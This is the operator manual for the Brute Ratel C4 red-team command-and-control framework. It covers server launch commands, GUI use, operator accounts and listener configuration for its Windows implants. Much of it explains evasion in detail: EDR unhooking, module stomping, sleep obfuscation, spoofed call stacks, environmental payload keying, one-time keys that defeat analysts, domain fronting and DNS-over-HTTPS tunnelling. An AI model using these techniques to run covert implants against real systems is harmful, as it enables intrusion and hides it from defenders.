DARK VORTEX

BRUTE RATEL DOCS

VERSION 2.0

Table of Contents

Introduction To Brute Ratel C4 [BRc4]

Brute Ratel is a highly advanced Red Team & Adversary Simulation Software. It can emulate different stages of an attacker kill chain and provide a systematic timeline to help the Security Operations team validate the attacks to improve their internal defense mechanism. Brute Ratel comes prebuilt with several operational security features that can severely reduce the overhead of Red Teams allowing them to focus more on the analytical part of an engagement instead of depending on open-source tools or manual calibration of the C2 framework for post-exploitation activities. Brute Ratel is a post-exploitation C2 in the end and however does not provide exploit generation features like Metasploit or vulnerability scanning features like Nessus, Acunetix, or BurpSuite. Using Brute Ratel requires some understanding of windows internals in order to leverage the product to its full potential. This manual describes the intricate parts of the BRc4 Framework.

Brute Ratel package consists of the following:

1. Ratel Server
2. Commander
3. Badger

Ratel server is an extremely fast API server. An operator can use Commander – the graphical user interface or the API documentation provided with this package to communicate with the server. Ratel server can operate over AMD or ARM x64 Linux operating system. Commander is the graphical user interface that communicates with the Ratel server. It is available in AMD x64 flavor for Windows/Linux and Arm x64 Apple Silicon for Mac. An operator can use Commander to interact with the ratel server or payload. Payloads in Brute Ratel are called Badgers. Badgers are currently limited to Windows operating systems ranging from Windows Vista to Windows 11 inclusive of the server versions.

Starting from release 2.0, the licensing algorithm is tied to the host on which it is activated. This is enforced through hardware checks on the host, ensuring that a license activated on one host cannot be copied to another. To activate Brute Ratel on a new host, the downloaded non-activated package must be transferred to the new host and activated there. This measure prevents the activation of the package on one host and its subsequent transfer to multiple other hosts.

System Requirements

Ratel Server

The Ratel server is an API-driven server. Operators can use the API documentation provided alongside the BRc4 package to automate some of the tasks that are normally performed using Commander. Ratel server primarily operates over WebSocket which takes API requests from Commander/API and either consume the request or forward the command to the badger. All requests and responses, sent and received by the Ratel server are in JSON. Ratel server also accepts a few command-line arguments. The operator can start the server by providing the

required command-line arguments, or by providing a JSON configuration file (henceforth called a C4 Profile) and automate several tasks on the server. When a server is started for the first time, the operator has to supply the admin username, password, SSL certificate, SSL key file, and the server handler IP address and port which the Commander will connect to.

To run the Ratel server, install the below dependencies on a Linux operating system:

```
sudo apt-get install nasm mingw-w64
```

To start the Ratel server, execute:

```
./brute-ratel-linx64 -ratel -a admin -p password -sc cert.pem -sk key.pem -h 0.0.0.0:8443
```

Ratel server optionally takes an additional argument ‘comm-encryption key’ with the -e parameter. This key encrypts the network data for HTTP, SMB, HTTPS, TCP, and DOH badgers. If this key is not provided, then a random key will be generated when the server is started.

```
paranoidninaj@darkvortex:~# ./brute-ratel-linx64 -ratel -a admin -p password -sc cert.pem -sk key.pem -h 0.0.0.0:8443

Brute Ratel [Pandemonium 1.7]
Licensed to: Dark Vortex (paranoidninja@0xdarkvortex.dev)
License valid till: 31 December 2023

To check for updates, visit: [https://bruteratel.com/tabs/download]

08-06-2023 17:02:56 IST Using NASM version 2.14.02
08-06-2023 17:02:57 IST Using GNU ld (GNU Binutils) 2.34
08-06-2023 17:02:57 IST Using comm-encryption key: 247N1EGNFF26Q4LK
08-06-2023 17:02:57 IST Starting handler https://0.0.0.0:8443 with cert.pem, key.pem
```

Alternatively, the handler information can be added to the C4 profile as:

```
{
    "c2_handler": "0.0.0.0:8443",
    "ssl_cert": "cert.pem",
    "ssl_key": "key.pem"
}
```

Once a server is started, it autosaves the whole profile every 10 seconds into a local JSON file named autosave.profile. For some reason, if a server restart is required, the following command can restore the entire server operation using the autosave.profile.

```
./brute-ratel-linx64 -ratel -r autosave.profile
```

Commander

To make the best use of Commander, it is recommended to use Ubuntu 20.04 with Gnome or KDE desktop environments. Commander is built in QT++ and comes pre-packaged with all its requirements. However, it works much better visually when used in a QT-dependent environment like Gnome or KDE. The package contains three operating system flavors and their respective shell scripts. To run Commander, execute:

1. On Linux OS: commander-linux.sh
2. On Windows OS: commander-windows.bat
3. On Apple Silicon: commander-mac.sh

Once Commander is executed, the operator has to enter the ratel server information. The C2 host format is ‘ip:port’ and the rest should be self-explanatory.

Badger

Badger is the implant that is generated by the Ratel Server. Badger executes on all systems from Windows Vista till the latest release of Windows 11 (incl. All server versions). This release of Brute Ratel generates implants in the following types:

1. Stage Zero
2. Stageless

Stage zero is available in two flavors: x64 and x86 for windows. Both versions use indirect syscalls, but only the x64 version supports unhooking EDRs alongside various stealth capabilities. Stage zero payloads can only be generated as a shellcode which can be exported into raw binary format (bin) to disk.

The Stageless badger is available in the following flavors:

1. x64 Default
    1. Shellcode – RtlExitUserThread
    2. Shellcode – WaitForSingleObject
    3. DLL
    4. Service Executable
2. x64 Stealth
    1. Shellcode – RtlExitUserThread
    2. Shellcode – WaitForSingleObject
    3. Service Executable
3. x86 Default
    1. Shellcode – RtlExitUserThread
    2. Shellcode – WaitForSingleObject
    3. DLL
    4. Service Executable


More information regarding each of the badger types is discussed later in the section here and here.

Brute Ratel Callback

Brute Ratel only calls back to bruteratel.com on port 65000 when the operator requests the activation. Apart from the activation, Brute Ratel does not perform any remote connection. The Brute Ratel package can only be updated by navigating the downloads page of bruteratel.com. If you have lost your license key, you can request a duplicate key by contacting support@bruteratel.com.

User Interface – Commander

The below user interface is presented to the operator on the first login.



Each highlighted section is described as follows:


1. Operators can use the **Add War Room** button to add additional tabs for other Ratel servers or exit the user interface by selecting the cross icon on an open tab.
2. These are various menus for the operator to configure the Ratel server or badger.
3. This area shows the licensing information of the connected operator.
4. This area shows a quick status of the Commander’s connection with the Ratel server. If this is red, it means the server connection is dead. If the smiley face is happy, it means Commander is idle, and if badgers are checking in, then the smiley changes to a more serious face (O_O), which means packets are being transmitted between the Commander and the Server.
5. This table displays active listeners, active and dead badgers, harvested credentials stored on the Ratel server, and downloaded files from various badgers on this Ratel server.
6. This area shows the event log which is synchronized with the logs displayed on the terminal of the Ratel server. Event logs display a variety of information about operations performed while interacting with the Ratel server or the badger
7. This area provides a set of operations to gather information about the Ratel server profiles, existing commands in Badger’s queue, active and inactive operators, and an encrypted Chatbox to interact with other

operators. These chat logs are ephemeral, meaning they are not saved anywhere on the server's memory or in logs.

8. The last web activity area displays recent events on the Ratel server's handler port and the listener ports. This is useful to monitor if anyone is interacting with the open ports on the Ratel server.

Scratchpad

Scratchpad is a simple text editor that can take quick notes, view logs, downloaded text files, C4 profiles, and any other type of text file. It stores everything temporarily in memory. The first button **View Server Configuration** can view the server's current configuration or profile. It prints everything in JSON and can be copied to a local file to be used later as a profile. The third button **View PsExec Configuration** displays the current configuration of **PsExec**. This configuration can be changed from **C4 Profiler->PsExec Config**. An operator can hover over each of the buttons to identify their use case.




Command Queue

Badgers are asynchronous in nature. Once a badger completes its sleep cycle, it will connect to the server to request all the tasks in the queue, download the tasks, run the requested tasks, and return a response the next time it checks in. When a badger is sleeping, the commands are queued on the server. The **Command Queue** lists all the commands that are not yet retrieved by the badger. Once the commands are received by the badger, it is removed from the server.


Chatbox

The chatbox can communicate with other operators who have joined the communication channel. The operators won't get notifications if they are not connected to the channel. All chats are ephemeral in nature and all operators who want to chat have to be connected to the chat channel to send and receive data.




Commander Settings


Some settings of Commander can be changed from the **Commander** dropdown menu.



The **Settings** selection can change the theme, font size, or font family of Commander. The default font is **Monospace** and the font size is set to 10. An operator can also write QSS stylesheets to change the themes of Commander. More information on QSS stylesheets can be found here. The default theme of Commander is dark, but two separate stylesheets, light and shady (material dark) are provided in the *lib64-linux* directory within the BRc4 package. An operator can use these samples to generate custom themes or provide the existing theme file path in the command-line option to start the Commander with the specified theme file.



The **Settings** interface also provides an option to enable or disable various columns from Badger's table. Selecting the respective options will hide them from the Badger's table.



Operators

Users in Brute Ratel are called Operators. Operators can be configured either by adding their username/password directly into a C4 profile or by adding them manually through Commander. Only one Admin can be created in Brute Ratel. The rest of the operators will always be unprivileged operators. Only an admin operator can add, delete, and change an operator's password. The rest of the operators can only change their own passwords. To add a new operator, select **Operator->Add Operator** and enter the new operator's username and password. To remove an existing operator, select **Operator->Delete Operator** and select the

operator to remove from the dropdown list. To reset an operator's password, select **Operator->Change Password** and select the operator from the dropdown list. Now enter the new password and the operator's password will reset.

When using C4 profiles, an admin username and password is needed in the C4 profile. They can be added using the below JSON configuration. Similar to adding admin operators, multiple non-admin operators can also be added to the server for collaboration.

```
{
    "admin_list": {
        "admin": "pass123"
    },
    "user_list": {
        "operator1": "password123",
        "operator2": "password456"
    }
}
```

Listeners

HTTP Listener

To create a new HTTP/HTTPS listener, select **C4 Profiler->Add HTTP Listener**.

Listener Name: This is a unique listener name. The listener name is auto-generated and can be modified only during listener creation.

Listener bind host: This is the IP address on which the ratel server will bind to. It can be an internal IP or external depending on the cloud environment.

Rotational hosts: The rotational hosts are servers where the payload checks in from time to time, eg.: xyz.azureedge.net, xyz.cloudfront.net, etc. Any number of rotational hosts can be added here separated by a comma. These hosts get embedded in the badger in an encrypted context. These can also be a combination of IP addresses, fronted domains, redirectors, or general domains. When a badger checks in, it will select a random host from the list of rotational hosts. This happens every time it needs to check in. Rotational hosts are not fallback hosts. Fallback profiles work differently. For example, if three rotational hosts are added, and one of them fails to connect, the badger will still use all three hosts to select a random one out of them, the next time it tries to connect. The failed host is not discarded. If failed hosts are to be discarded, the operator has to configure the fallback profile.

Port: This is the port on which the listener binds to. An operator can create a listener binding on a non-standard port and use Nginx proxy to route the traffic to the listener. An operator can use **Payload Profiles** to change the port of the badger and generate badgers from these profiles. For example, two listeners can be started on 127.0.0.1:8443 and 127.0.0.1:9443. Now, we can use nginx to listen on port 443 and forward all requests received on this port to either port 8443 or 9443 on localhost after filtering the requests by URI or User-agent. We can configure the badger's port separately from the listener by using **C4 Profiler->Profiles->Payload Profiles**, and generating a payload from here. This way the badger can connect to wherever an operator wants, and the listener is hidden behind the Nginx proxy to avoid its internet exposure.

User-agent: This is the user-agent sent by the badger in its HTTP/HTTPS request.

URI: These URIs are sent in the HTTP request by the badger. These URIs are a part of the auth system and badgers do not connect to any URI apart from these. If the URI on the listener is taken down, then badger requests on these URIs will also be dropped.

OS: This is the operating system for the payload. Currently, only Windows is supported.

SSL: The SSL configuration for HTTPS payloads can be enabled (true) or disabled (false). All data within these requests are encrypted using a custom encryption algorithm irrespective of whether SSL is enabled or disabled.

HTTP proxy: This is the internal proxy to which the badger sends the request. Badgers are proxy-aware by default. But if an operator wants it to connect elsewhere, it can be done by adding the proxy information here. This proxy option when used alongside the username and password also supports NTLM authentication.

Proxy Username: Credential to authenticate with the HTTP Proxy.

Proxy Password: Credential to authenticate with the HTTP Proxy.


Sleep mask: The sleep mask defines the obfuscation strategy during badger sleep intervals. An operator can select between three techniques: Asynchronous Procedure Call (APC), Thread Pooling Technique one, or Thread Pooling technique two. More info on this can be found in section here.

Stomp Module: The module which gets stomped by the badger, can be defined here. Module stomping is a technique where the shellcode of the badger loads the defined module (DLL) into memory and overwrites its *.text* section with the contents of the badger's shellcode. Now all threads originating from the shellcode of the badger will be backed by the stomped DLL making it harder for EDRs to differentiate between a bad call stack and the legitimate ones. Make note that the *.text* section's size of the stomped DLL should be greater than or equal to, the size of the badger's shellcode as badger will reside in there. Unlike other C2 frameworks, where stomping on a module can lead to detections via PEB or by comparing it with the legitimate module on disk, badger performs module stomping in an entirely different way where PEB is patched to make it look legitimate and the original buffer of the DLL is also restored during sleep. More information regarding sleep masking is discussed later in the Badger's chapter.

Default sleep: This defines the sleep and jitter interval of the badger. The sleep number is defined in seconds and the jitter interval is the percentage of the sleep. Once sleep and jitter are defined, a random value between the sleep value and the jitter percentage is selected and added to the sleep value to perform the actual sleep.

Fallback profile: During a red team engagement, an operator is usually limited to a few rotational hosts and one malleable profile. This allows the operator to switch back and forth between various hosts such as Azure, Fastly, CloudFront, or other fronted domains and redirectors. However, using the same profile to connect to multiple different domains can be suspicious over time. The **Fallback Strategy** feature can use multiple fallback malleable profiles for badger. Each fallback profile can contain another subset of fallback profiles enabling

autonomous switching of profiles if one or more profiles/domains get blocked. Make note that each profile can still contain multiple rotational hosts for even more evasion. The below diagram explains the fallback strategy technique.



Each profile can contain an encrypted fallback profile metadata and the fallback profile can contain another profile and so on. The fallback profile is just another HTTP or DOH profile. This option can be configured either from Commander or via a C2 profile such as:

```
{
    "listeners": {
        "primary-c2": {
            // ... your primary profile data
            "fallback": "fallback-c2",
            "fallback_counter": 10
        },
        "fallback-c2": {
            // .. fallback profile 1 data
            "fallback": "fallback-c2-2",
            "fallback_counter": 5
        }
        "fallback-c2-2": {
            // .. fallback profile 2 data
        }
    }
}
```

Fallback counter: This option configures the number of attempts that are made to connect to the primary profile before falling back to the backup ones. A detailed explanation of the fallback profile can be found here.

Keying Strategy: Keying strategy defines how the badger's core is encrypted and decrypted during runtime. The default value till v1.8 release was using an operator provided encryption which was hardcoded in the badger. v1.9 changes this by using dynamic keying methods to prevent reverse engineering. This option is divided into keying strategy type and value. The type defines the technique which will be used for encrypting the core of the badger and the value defines

either the actual password or supporting value to extract the password. The type is divided into:

- domain: The encryption key is the local domain (ADDC environment) of the host in which the badger is configured to run. If the badger is executed in any host which does not belong to this domain, the badger will exit.

- hostname: The encryption key is the hostname on which the badger is configured to run. If the badger is executed on any other host, the badger will exit.

- username: The encryption key is the username on which the badger is configured to run. If the badger is executed on a host where this user is not executing the badger, the badger will exit.

- external_dns_a: The value here is an external domain name and IP address in the format "domain.com:ip_address_for_domain". The badger's shellcode extracts the IP address from this domain which acts as the encryption key. If the badger cannot reach this domain, it exits.

- external_dns_cname: The value here is an external domain name and the first CNAME record in the format "domain.com:cname_for_domain". The badger's shellcode extracts the first CNAME record from this domain which acts as the encryption key. If the badger cannot reach this domain, it exits.

- external_dns_txt: The value here is an external domain name and the first TXT record in the format "domain.com:txt_record_on_domain". The badger's shellcode extracts the first TXT record from this domain which acts as the encryption key. If the badger cannot reach this domain, it exits.

- env_var: The value here is an environmental variable and value in the format "key:value". The badger's shellcode extracts this key from the environmental variable, extracts it's value which acts as the encryption key. If this key does not exist, badger exits.

Killdate: The killdate feature is activated prior to executing the badger. The default kill-date is set to two months from the date of badger generation if no configuration is specified. Date format is 20 Feb 24 12:00 IST.

Entrypoint: This option defines the badger core’s thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll!ApiCallName.

Entrypoint Offset: This option defines the offset for the ApiCallName in dll defined for Entrypoint.


Exec Method: This option defines the thread execution method for the badger’s core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.

ROP DLL: For the stack frame chaining routine, brute ratel uses a precisely crafted method of ROP gadget chaining. To avoid any static frame detections, Brute Ratel 2.0+ allows operators to customize the DLLs to be used for rop gadgets, as well as to build your own custom stack frames using this DLL. This allows badger to replicate literally any stack frame from legitimate processes,

or an operator can be creative to build their own. The DLL to be used for rop chaining is to be defined here.

Stack Chain: Stack chain frames can be defined here with offsets in a command seperated value under the format of 'DllName!FunctionName+0xoffset'. Eg.: 'win32u.dll!NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll! MsgWaitForMultipleObjectsEx+0x9e'. All stack chains are backed by ntdll's RtlUserThreadStart and kernel32's BaseThreadInitThunk, so defining those are not required here.

Auth (Common/OTA): The Ratel server provides two types of authentication: Common Authentication for all badgers and One Time Authentication (OTA). If Common Auth is selected, all badgers will have the same authentication key. Any badger that checks in for the first time, will provide an encrypted key to the listener, without which the listener will send a **404 Not Found** to the badger. However, for phishing activities, it's a better idea to generate OTA keys. This way when a badger connects for the first time, the key will be authenticated, the badger will receive a token and then the key will be purged from the server. Thus, if a security team gets hold of the same payload, it will never be able to authenticate to the server and the server will always reject the OTA key since it does not exist anymore. BRc4 listener provides the option to either manually type in multiple comma-separated keys, or to select the checkbox **Create random set of authentication keys** to request the ratel server to auto-generate them. If you decide to let the listener create random keys, the keys can be viewed by right clicking the listener and selecting **Listener Actions->View Authentication**. The authentication key can be changed using **Listener Actions->Change Authentication**.



C2 Accessibility: Defines whether a badger should try to connect back or exit the process if it is unable to reach the ratel server.

Malleable Profiles - Post Request: An operator can prepend and append a set of strings to the data sent by the badger to simulate traffic from AWS, Azure, etc. Configuring this option specifies how the badger will embed its encrypted and encoded data in the badger's request.

Malleable Profiles - Post Response: Similar to the above option, an operator can configure how the server responds to the badger. Configuring this option specifies what strings the server can append and prepend to the response sent to the badger.

Malleable Profiles - Empty Response: During long sleep intervals, there might be a possibility that the server might not have any commands in queue. In such cases, the server can just send this response to let the badger know there are no commands in the queue. The default response from the server is HTTP 200 OK.

Request/Response Headers: Custom headers can be added to the request of the payload or the response from the server. Domain fronting related host headers, X-forwarded headers, etc. can be added here.

The below table describes the key-value pair to generate a listener JSON profile


Key	Value Type	Value Description	Optional
host	string	The bind host to listen on	No
rotational_host	string	Comma-separated string of hosts where the badger will connect to	No
port	string	The port to listen on	No
ssl	boolean	Set to true to enable SSL, else false	No
useragent	string	UserAgent for the payload. Acts as a part of authentication for the badger	No
c2_uri	array	Comma-separated URI in an array	No
auth_count	number	Authentication key count	No
auth_type	boolean	False implies regular keys and True implies OTA	No
c2_authkeys	array	Comma seperated keys in an array	No
is_random	boolean	Should be 'false'. It is created by the server to autogenerate keys. Reserved for future use	No
die_offline	boolean	Should be 'true' or 'false. 'true' kills the payload if internet connectivity is not available during initial connection.	Yes
os_type	string	Should be 'windows'. Reserved for future use.	No
sleep	number	Sleep time for the badger	Yes
jitter	number	Jitter percentage for the sleep time of the badger	Yes
stomp	string	Module used by badger for Advanced module stomping	Yes
fallback	string	Fallback profile name. This should exist before adding it to the listener	Yes
fallback_counter	number	Number of attempts before switching to the fallback profile	Yes
key_strategy_type	string	One of 'domain, hostname, username, external_dns_a, external_dns_cname, external_dns_txt, env_var'	Yes
key_strategy_value	string	The value for the respective type	Yes
killdate	string	Self-kill date in the format: 20 Feb 24 12:00 IST. Default kill date is 60 days from the generation of the badger	Yes
entrypoint	string	This option defines the badger core's thread entry, as well as the entrypoint for every thread executed by the badger while running its tasks. The format is ntdll! ApiCallName.	Yes
entrypoint_offset	string	This option defines the offset for the ApiCallName in dll defined for Entrypoint.	Yes
exec_method	string	This option defines the thread execution method for the badger's core. Thread-0 is the safest option, followed by Function, however make note that the using the Function option will disable any thread entrypoint spoofing which was defined above.	No
rop_dll	string	Rop DLL for the stack frame chaining routine	Yes
stack_chain	string	The stack chain to be shown in the badger's threads	Yes

		under the format of: 'DllName! FunctionName+0xoffset'. Eg.: 'win32u.dll! NtUserMsgWaitForMultipleObjectsEx+0x14,user32.dll !MsgWaitForMultipleObjectsEx+0x9e'. All stack chains are backed by ntdll's RtlUserThreadStart and kernel32's BaseThreadInitThunk, so defining those are not required here.	
proxy	string	Optional proxy server which can be added to override the default proxy-aware settings	Yes
proxy_user	string	Proxy server's username	Yes
proxy_pass	string	Proxy server's password	Yes
obfsleep	string	Specifies the obfuscation strategy for badger during sleep. Options are: APC, Pooling-0 or Pooling-1	No
append	string	Data to be appended to the badger's post request	Yes
append_response	string	Data to be appended to the server's response	Yes
prepend	string	Data to be prepended to the badger's post request	Yes
prepend_response	string	Data to be prepended to the server's response	Yes
empty_response	string	Data sent by the server to indicate there are no commands in queue	Yes
request_headers	object	Array of headers to be added by badger in it's request	Yes
response_headers	object	Array of headers to be added by the server in it's response	Yes

DNS Listeners

Brute Ratel provides support for both raw DNS and DNS Over HTTPS communication. Unlike the usual DNS payloads where all DNS requests are exposed to a network intrusion detection tool, DNS over HTTPS work over SSL to provide anonymity. DOH badgers send HTTPS requests to legitimate HTTP DNS Resolvers such as Google, OpenDNS, and Cloudflare (as configured by the operator) and send them a DNS request in a POST or GET verb. The HTTP DNS resolvers forward these to the specified domain and resolve the A/TXT records requested by the badger. For eg.: for a domain such as **evasionlabs.com**, an operator will have to create a subdomain where the requests would be sent. Let's assume our resolving domain is **dns.evasionlabs.com**. This means the badger will send DNS requests inside a POST request for **encryptedPayloadBuffer.dns.evasionlabs.com** to resolve A records for the subdomain **encryptedPayloadBuffer** to **dns.google**. Since **dns.google** doesn't know about this domain, it will forward it to our domain **evasionlabs.com** which will forward it to **dns.evasionlabs.com** (Ratel server listener), which will then read the **encryptedPayloadBuffer** data chunk sent by the badger. This happens in a loop because the maximum data that can be sent for a DNS request is 64 bytes per domain. Badger will send multiple chunks of data to the Ratel server and eventually Ratel server will combine all the chunks and decrypt them. The DOH listener returns **Idle-A** record (IP address configured by the operator) if there is no command to be returned to the badger. If there are any commands added to the server by the operator, then it will send a **Checkin-A** record to the badger which will then request TXT records instead of A records. An important note here is to remember that DNS can only transmit a total of 64 bytes per request per subdomain, unlike post requests where at least 8192 